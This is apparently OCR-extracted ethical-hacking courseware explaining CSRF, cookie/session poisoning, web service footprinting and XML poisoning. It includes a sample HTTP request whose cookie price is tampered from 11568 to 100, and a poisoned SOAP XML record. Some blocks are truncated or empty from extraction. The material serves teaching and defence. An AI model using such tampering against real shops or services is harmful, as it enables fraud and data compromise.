
Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.



User
Trusted Website
Malicious Website
1
Logs into the trusted site and creates a new session
2
Stores the session identifier for the session in a cookie in the web browser
3
Visits a malicious site
4
Sends a request from the user's browser using his session cookie

Cookie/Session Poisoning

- Cookies are used to **maintain a session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content

Cookie poisoning attacks involve modifying the contents of a cookie (personal information stored in a web user's computer) **to bypass security mechanisms**

Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain **unauthorized information**

Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie

How Cookie Poisoning Works

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhacker.com/showprods.aspx Cookie:
SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;
```

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhackershop.com/showprods.aspx
Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=100;
```

3
Attacker steals cookie (Sniffing, XSS, phishing attack)
4
Attacker orders product using modified cookie
5
Product is delivered to attacker's address
Attacker

Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of security to the users who view cookies.

Threats


Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.



```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:

Web Services Attack

Web Service Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data.
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.

Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
- **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

Web Service XML Poisoning

1. Attackers **insert malicious XML code** in SOAP requests to perform XML node manipulation or XML schema poisoning to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

XML Request

```
<CustomerRecord>

<CustomerNumber>2010</CustomerNumber>

<FirstName>Jason</FirstName>

<LastName>Springfield</LastName>

<Address>Apt 20, 3rd Street</Address>

<Email>jason@springfield.com</Email>

<PhoneNumber>6325896325</PhoneNumber>

</CustomerRecord>
```

Poisoned XML Request

```

